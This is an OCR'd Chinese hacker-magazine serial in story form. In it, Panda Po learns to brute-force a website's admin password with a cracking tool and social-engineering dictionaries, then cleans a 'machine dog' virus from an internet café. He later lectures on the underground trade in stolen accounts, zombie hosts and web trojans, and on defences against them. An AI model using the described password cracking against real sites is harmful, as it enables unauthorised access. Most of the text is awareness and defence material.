


图20　变量设置

破解啦！破解过程一般都是很漫长的，要有耐性哦。

由于这个网站的密码不是很强，所以几分钟就被破解出来了，如图21。这里我们看到这个后台的账号跟密码都是12，剩下来的事情就是上节课给你讲解的内容了，明白了吗？师弟？"

"帅呆了！师姐！我都明白了！这个软件真的很强悍啊！"

"是的！这个软件不是一般的强悍！等你回来之后我把其他功能都教会你吧！时间不早了啊，我们该休息了，你也别太晚了。"

突然间螳螂师兄来到视频前说："师弟，我还有一个要补充的，就是你在用溯雪破解时所用到的字典。建议你先用"社工工程学字典"生成一个字典，如图22，因为这样生成的字典比你常规生成的字典的命中率高很多，不过这个也得看你的社工能力了，晚安啦！师弟！"

"知道了，各位师兄晚安！"

待视频关了之后，熊猫阿宝立刻联系MM，把怎么击破她网站的过程给MM讲解了一遍。

.......省略N句.........

"嘿嘿！熊猫GG你好厉害哦，偶喜欢死勒！么一个，奖励一下。"

"呵呵！小小事情算不了什么，以后有什么事情尽管找哥，哥会尽量帮你的。现在知道你的网站怎么被人侵了吧？你赶快去把这个后台的密码修改一下吧，密码要尽可能复杂，要用字母＋数字＋特殊字符的组合哦，这样被暴力破解的几率就大大减少了。"阿宝色迷迷地对着显示屏淫笑，好像得到了熊猫MM的芳心似的。

任务完成之后，阿宝一躺下就睡着呢。估计又开始做梦了，这次的梦会



图22

是什么呢？难道阿宝梦见自己当了熊猫MM的男朋友？还是什么呢？我们不得而知，下一期让阿宝告诉你们吧！

功夫熊猫 第二季 7 Hacker系漫游记 阿宝揭密黑色产业

赤龙

新的开始

话说阿宝已经回家几个月了，早上就帮鸭子老爸干干店里的活，下班了还得进修呢。阿宝深信：人活着，每一天都要进步一点点。滴水穿石的故事阿宝牢记在心，他相信一天一个进步，以后总能成大事。最近阿宝都在研究啥呢？这里可以透露一点，例如windows下域环境的渗透、Linux下嗅探提权等等，阿宝不再停留在只用工具进行sql注入了，现在还学习手工注入，学习一些数据库的知识，只有这样才能有更大的进步。举个例子说吧，其实在注入中，往往会遇到一些注入点不能直接用工具注入，这个时候就需要自己根据环境构造语句方可进行攻击。

五一假期

终于到了五一假期，阿宝也能休息休息啦。五月二号早上7:38分，电话响起。

"早上好阿宝！我是猪哥！这么早给你电话，真打搅啦。"

"早上好啊猪哥，没事啦(阿宝心里真这么想么？)。猪哥大早的，有什么事吗？"

"是这样的阿宝，我不是开了一个网吧嘛！最近网吧的网络不太正常啊，客人都走光了。还有一个问题就是客人的游戏账号总丢，我不知道咋回事。你知道啦，现在五一假期，来上网的人特别多，但是这个情况我不能活啊！哎。赚个钱还真难啊，问题那么多。上次我去你店里听你爸说你也搞起网络来，技术还不错呢。所以想麻烦一下你给我看看啊，我本来打算过几天才叫人弄的，不过我看五一那么多人上网，所以只好找你帮帮忙啦！搞定以后请你吃大餐哦！"

"这个猪哥也真会说话，还有大餐呢。不过还挺吸引我的"阿宝心想。

"那好吧，我现在起床过去给你看看什么情况吧。"

"好的，我等你。先谢谢咯！"

阿宝不一会儿就到了猪哥的网吧。里面的客人都吵翻天了。

"老板，这网络怎么回事啊？怎么老掉线？"客人A大声呼叫老板。

"老板，怎么网络那么慢啊？什么时候才能弄好啊？"客人B不耐烦地说。

"这破网吧，哥的游戏账号都被盗了。我的装备全没啦。"客人C埋怨道。

"悲剧啊！简直就是悲剧啊！"阿宝喃喃自语地说。

"阿宝你说啥来着？我听不清楚。"猪哥问道。

"没……没什么。我说看来你网吧问题蛮大啊。"

说到网吧，这里也发一些笑话给大家乐一下：

1.网管麻烦帮我下载点Q币！

2.网管，这套劲舞的衣服不错，给我下载回来吧。

3.怎么我的QQ登录不上去？原来提示密码错误，客人就问网管密码是多少。狂晕中。

4.怎么你们这里不能上QQ？总是登录不上去，后来发现客人用那些上网的账号去登录QQ。

5.你们网吧怎么没有X片？网管回答说没有的。客人就投诉说你们网吧服务真差，电影不全。

6.客人点了一个没在线的好友进行视频聊天。投诉麦克风坏了，说他跟对方说了半天人家不鸟他，原来是对方不在线，没接收视频。

7.客人使劲的把机箱的安全挡板打开，网管问他干什么。他说为什么你们把光驱锁住啊？我要放光盘呢。

阿宝打开其中一台客户机，发现里面有很多奇怪的进程：1.exe、down.exe、arp.exe等等。阿宝心想这下糟糕了，肯定是中病毒了。大家都知道网吧肯定会安装还原软件的，但是病毒照样运行，这估计就是传说中的"机器狗"病毒了，此病毒能穿还原，还不断下载一些木马程序窃取用户信息。

"猪哥。这可真够呛的，中的是机器狗病毒啊。机器狗你听说过吧？就是那个比机器猫还厉害并且能穿透还原的病毒，无论你用的是硬件还原卡还是还原软件都会被穿透。中了这个病毒之后还会带来很多木马跟盗号程序，以网吧的情况看，客人游戏账号被盗就是这些盗号程序造成的，至于网络慢就是这个病毒利用了arp欺骗功能，导致网络出现问题。还有一个就是黑客通过木马控制了你的电脑，也会消耗你的网络的。"

"啊！这么严重啊？悲剧啊！怎么会这样啊？有救吗？是不是很严重啊？"猪哥神情非常紧张。

"别紧张，别紧张。有阿宝在，没事。这个重做一下系统就可以了。我肯定不会让猪哥失望的。对了猪哥，你的还原软件是集成在游戏更新系统的吗？"

"是的，怎么啦？还原软件跟游戏更新是配套的，我在网上下的破解版。"

"……"阿宝听了之后一头冷汗。

"猪哥！这个钱真不能省，你用破解版没技术支持，没更新啊。还是花点钱购买一个正版吧。加上你对这个不是很熟悉，有了技术支持能帮你省了很多事情的。因为这个穿透还原的病毒变异很快，所以要购买正版的才能及时升级还原软件的版本，确保网吧的安全啊。"

“嘿嘿。这个……我真错了。本来想省几个钱，想不到这样……”猪哥不好意思地回答道。

“我看这样吧，现在立刻通过网上购买一个正版的吧，把还原软件升级到最新版的，这样就能确保重做系统之后不会被病毒感染了。”

“好的。没问题，都听你的。”

接下来阿宝和网管把所有电脑的系统都重做一遍，然后把还原软件更新到最新的版本。一忙就是一天，到了晚上 10 点多才全部弄好。网吧网络总算正常了。

“阿宝。今天真的太感谢你了。都这么晚了，下午也没吃好，晚上吃点宵夜吧。前面开了间海鲜城不错哦。当是慰劳慰劳你！”

“海鲜……（*阿宝大汗！有听说熊猫吃海鲜的吗？*）。还有别的吗？”阿宝带着一额头汗说。

“有，肯定有啦。你最爱吃的竹叶少不了，我都给你点上乘货呢。”

“那好，哈哈，有我的最爱。走吧！”

猪哥他们驾着小车不一会儿就到了海鲜城。点完菜之后就闲聊起来。

“对了阿宝。你说除了病毒导致网络问题，还有别的吗？我开始还以为是我的竞争对手在请黑客攻击我呢。”

“这个可能性不能排除啊。前段时间不是有黑客攻击网吧被抓吗？其实网络中的黑色产业链很庞大，例如刚才说的攻击网吧就是其中一个，有些黑客会提供一些攻击服务来获取利润。譬如猪哥你开网吧，你的竞争对手想攻击你的网络，他们就会雇佣一些黑客对你的网络进行拒绝服务攻击。”

“黑色产业？网络也有黑色产业的啊？这个我真不懂。”

“有的。”




图 1

所谓黑色产业，就是利用黑客攻击（窃取数据库、恶意竞争、恶意篡改等手段）以实现商业利益的一种行业。当然这里主要是针对网络而言，现今的黑色产业已经由原来的隐蔽性地下组织发展到技术含量高、规模宏大的公司性操控；利用手段也日益丰富。

“原来是这么一回事啊！这个有点意思，能给我详细说一下吗？阿宝。”

“这个我也是一知半解，我把我知道的都告诉你吧。我只知道有专业的队伍从事制作、销售木马程序，然后盗取网民的网银或者游戏装备，通过一些网站将其换成现实中的钱。这个黑色产业说起来也得一天时间啊，今天时间不早了，要不下次再详聊吧！”

“对啊。今天你也很累了。来，吃东西。别客气啊。要不这样吧，网吧协会六月份会举办一个网络安全会议，阿宝你到时候过来给我们讲述一下黑色产业吧，然后教教我们怎么减少来自网络的攻击。”猪哥说。

“这个……可以。不过我不是很了解黑色产业的内幕啊。要不我请我的师兄师姐也一起过来，他们六月份好像也要下山办事。”

“好的。就这么定了！”

吃完宵夜之后，猪哥送阿宝回家，兴许是太累了，阿宝拖着疲惫的身躯上楼，回到房间就躺下了，响起一阵呼噜声。

三号早晨阿宝睡到 10 点多才起来，脸还没洗就跑去开电脑。因为他怕忘记告诉师兄师姐演讲的事。

“太极虎师姐，你们是不是六月份要下山办事啊？”

“是的。怎么了，师弟？”

“哦。师姐，昨天一个朋友的网吧中毒了，我帮他弄好了，后来他说网吧协会想找人做一个演讲，内容是黑色产业的。我知道师兄师姐你们什么都懂，所以我就答应了啊。嘿嘿”

“师弟怎么又自作主张啊？不过也有必要做一次这样的演讲，通过这个演讲让更多的人认识到网络安全很重要。好吧，我们准备一下，不过师弟你也要有充分的准备，到时候我会要你讲解的。”

“好的，师姐。我会的。太感谢你们啦。”熊猫阿宝甜甜地笑了。

转眼就到了演讲的当天，大清早师兄师姐就到了现场。

“各位来宾，大家好！今天有幸能请到平谷五侠和神龙大侠为我们演讲，大家以热烈的掌声欢迎他们。”主持人说。

“今天我先来给大家说说一些关于黑色产业的术语。”第一个出场的是太极虎师姐。

“黑色产业中常常会提到**流量买卖**。其实这个流量就是网站的访问量，因为黑产工作者要快速传播木马，需要找流量大的网站挂马。流量越大，意味着，访问的人越多，那么当然中马的人就会越多。在黑市上流量的价格，有的地方看到的是一个日 IP10 万的站，买一小时的流量大约需要 100 元左右。

中马率：网站挂马并不是所有人都会中招的，因为有些人安装了杀毒软件，有些人勤打补丁等。这个情况中马率就极低了，不过刚爆出漏洞的头几天中马率是非常高的，因为有的 0day 官方还没来得及提供补丁呢。目前比较火的网马为极光网马、flash 网马、PDF 网马。

信封：挂马者偷到的一个帐号信息就是一个信封。

箱子：现在的盗号木马在得手后，基本都会把帐号信息提交到某个站点的数据库，这个数据库就称做箱子。箱子里收集的信会由专人整理，再卖给产业链的下一环。

洗号：验证箱子里的信是否可用，试图把盗来的帐号上所有能用的虚拟物品洗劫一空。可以自动化洗号的通常是 QQ 号，黑客的洗号工具可以自动化登录一批 QQ 号，完成虚拟财产的转移。

肉鸡：肉鸡就是被黑客攻破，种植了木马病毒的电脑，黑客可以随意操纵它并利用它做任何事情，就象傀儡。肉鸡可以是各种系统，如 windows、linux、unix 等，更可以是公司、企业、学校的服务器。

踢人：黑客产业链中比较重要也很隐蔽的一个环节。意指黑客在入侵某些交易系统的同时，通过恶意攻击对手以掌控买卖权限以及价格走向(*该词条由小龙猪提供*)。

师弟，基于以上的几点，你总结一下该如何防御网站被挂马，个人用户怎么才能不沦为肉鸡呢？”

“嗯。下面由我来给大家讲解如何防御才能够不沦为肉鸡。黑客一般都是通过挂马的形式抓肉鸡，所以我们上网一定要注意安全。

第一：要给自己的电脑安装杀毒软件和防火墙，这样会降低中毒率。安装了杀毒软件之外还得经常打补丁，这里推荐大家使用 360 安全卫士的漏洞修复功能(如图 1)。

第二：不要访问一些不健康的网站，因为这些网站被盗号团队利用，很多情况下盗号者的流量就是从一些不健康的网站购买来的流量。那些不健康的网站往往会被挂马，如果你的系统不够安全，那就会沦为黑客的肉鸡。还有一个就是，浏览网页的时候，尽量用高版本的浏览器，或者选用第三方浏览器。例如 360 浏览器有拦截网页木马的功能，这样就会大大减少中马的几率。对于预防一些 0day 的网马，浏览器可以如下设置(如图 2)，不过这个就要看个人习惯了。

第三：不要轻易点击陌生的电子邮件，因为里面很可能包含了木马病毒。邮件的附件下载回来之后一定要先进行杀毒方可运行。

第四：移动设备不能随便安装在没安全保护下的电脑上面，避免感染病毒。”

“阿宝不错嘛。准备还挺充分的。”猴哥说。

“嘿嘿！师兄过奖啦。”阿宝回答说。

猴哥接着说：“在黑色产业中，除盗号外，另外一个就是恶意攻击。这个攻击往往在于商业对手之间的恶意竞争，他们为了打击对方，就会雇佣一些黑客对商业对手的网络进行攻击。攻击手段也分几种，第一种情况就是入侵其服务器将其网站文件删除。第二种情况就是在其网站挂马，然后把网站提交为恶意网站，造成搜索引擎不收录。第三种情况就是进行拒绝服务攻击(DDOS)，这种攻击威力很强大，直接导致网站不能访问。鉴于这个情况，师弟有没有好的防御方法呢？”

“猴师兄出的题目还真有难度啊。鉴于上述情况，大概有如下几点防御方法吧。首先网站程序要经常备份，以免被恶意删除无法恢复网站。公司的网站如果不需要经常更新，建议采用静态页面或者几个简单的动态页面，这样功能不多，被黑客入侵的机会也减少很多。如果你的公司网站需要经常更




图 2

